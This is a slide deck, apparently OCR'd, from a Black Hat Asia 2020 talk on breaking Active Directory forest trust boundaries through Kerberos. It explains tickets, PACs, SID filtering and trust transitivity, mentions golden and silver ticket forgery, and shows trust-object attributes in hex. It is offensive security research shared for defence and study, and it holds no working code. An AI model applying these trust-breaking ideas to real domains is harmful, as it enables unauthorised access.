black hat ASIA 2020

OCTOBER 1-2, 2020
BRIEFINGS

Walking your dog in multiple forests

Breaking AD Trust Boundaries through
Kerberos Vulnerabilities

Dirk-jan Mollema

Whoami

- Dirk-jan Mollema

- Lives in The Netherlands

- Hacker / Red Teamer / Researcher @ Fox-IT since 2016

- Author of several Active Directory tools
  - Mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx

- Blogs on dirkjanm.io
  - PrivExchange

- Tweets stuff on @_dirkjan

FOX IT
part of nccgroup

This talk

- Kerberos across domains – quick overview
- Forest and domain trusts
- Trust transitivity
- Breaking forest trusts

Kerberos terminology reminder

- TGT = Ticket Granting Ticket
  - Given by DC to authenticated user

- TGT is used to request Service Tickets
  - Can be used to authenticate against services

- PAC = Privilege Attribute Certificate
  - Contained in TGT, copied to Service Ticket
  - Tells the service which user you are and groups you’re in based on Security Identifiers (SIDs)
  - Example SID: S-1-5-21-3286968501-24975625-1618430583-512

Important Kerberos points

- Kerberos is decentralized
- Trust is based on cryptography


Kerberos authentication and trust

Kerberos authentication and trust

- TL;DR:
  - DC trusts the TGT because it is encrypted with krbtgt password
  - Service trusts Service Ticket because it's encrypted with their own password

- Common attacks/backdoors
  - Compromised AD domain → Compromised krbtgt
    - Create arbitrary TGT's that are considered valid by DC (golden tickets)
  - Compromised Service password
    - Create arbitrary Service Tickets that are considered valid by the service (silver tickets)

Forest trusts



Kerberos authentication over (forest) trusts


Long version: https://dirkjanm.io/active-directory-forest-trusts-part-one-how-does-sid-filtering-work/

Previous work on breaking forest trusts

- Will Schroeder and Lee Christensen published the first attack that broke forest trusts
- Built on Kerberos delegation
- Fixed in 2019 due to changes in how delegation works over trusts by default

https://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/

Designing a new forest trust attack



Compromised forest

Designing a new forest trust attack


- Full control over compromised forest
- Assume any information that flows to the trusting forest can be modified (theory)
- Do not assume any non-default configuration
  - (any access explicitly given to users in the compromised forest is obviously not a vulnerability)

Research questions

- What information is exchanged between the forests?
- Can we modify this information in a way that is advantageous to us?

Trust transitivity

- Does the fact that Forest B trust Forest C mean Forest A trusts Forest C?




Trust transitivity

- Short answer: no

- Long answer:
  - For forest transitive trusts, both forests keep a list of the domains in the other forest
  - Only the SIDs from those domains pass SID filtering
  - Forest A has no trust with forest C, and thus has no clue it even exists
  - Even if we could get forest B to sign a referral ticket, forest A would be like “never heard of Forest C, gtfo”

Inspecting trust properties



- Active Directory Users and Com
  - Saved Queries
  - forest-b.krbtgt.cloud
    - Builtin
    - Computers
    - Domain Controllers
    - ForeignSecurityPrincipal:
    - Keys
    - LostAndFound
    - Managed Service Accour
    - Program Data
    - System
    - Users
    - NTDS Quotas
    - TPM Devices

Name	Type	Description
ComPartitionSets	Container	
Default Domain Policy	Domain Policy	
Dfs-Configuration	dfsConfigurati...	
DFSR-GlobalSettings	msDFSR-Globa...	
DomainUpdates	Container	
File Replication Service	FRS Settings	
FileLinks	fileLinkTracking	
forest-a.krbtgt.cloud	Trusted Domain	
IP Security	Container	

Octet String Attribute Editor

Attribute: msDS-TrustForestTrustInfo


Value format: Hexadecimal

Value:

```
01 00 00 00 02 00 00 00 26 00 00 00 00 00 00 00
AB 74 D6 01 39 2C 5E D5 00 15 00 00 00 66 6F 72
65 73 74 2D 61 2E 6B 72 62 74 67 74 2E 63 6C 6F
75 64 4E 00 00 00 00 00 00 00 AB 74 D6 01 39 2C
5E D5 02 18 00 00 00 01 04 00 00 00 00 00 05 15
00 00 00 8A A7 A8 F6 F0 99 01 BC FA 7C 67 70 15
00 00 00 66 6F 72 65 73 74 2D 61 2E 6B 72 62 74
67 74 2E 63 6C 6F 75 64 08 00 00 00 66 6F 72 65
73 74 2D 61
```


Attributes:

Attribute	Value
cn	forest-a.krbtgt.cloud
distinguishedName	CN=forest-a.krbtgt.cloud,CN=System,D
dSCorePropagationData	0x0 = ( )
flatName	forest-a
instanceType	0x4 = (WRITE)
isCriticalSystemObject	TRUE
msDS-TrustForestTrustInfo	\01\00\00\00\02\00\00\00\26\00\00
name	forest-a.krbtgt.cloud
objectCategory	CN=Trusted-Domain,CN=Schema,CN=
objectClass	top; leaf; trustedDomain
objectGUID	63c7d27e-cf72-4576-93e9-47ab0f2a4c
replPropertyMetaData	AttID Ver Loc.USN Org.D
securityIdentifier	\01\04\00\00\00\00\00\05\15\00\00
showInAdvancedViewOnly	TRUE



```
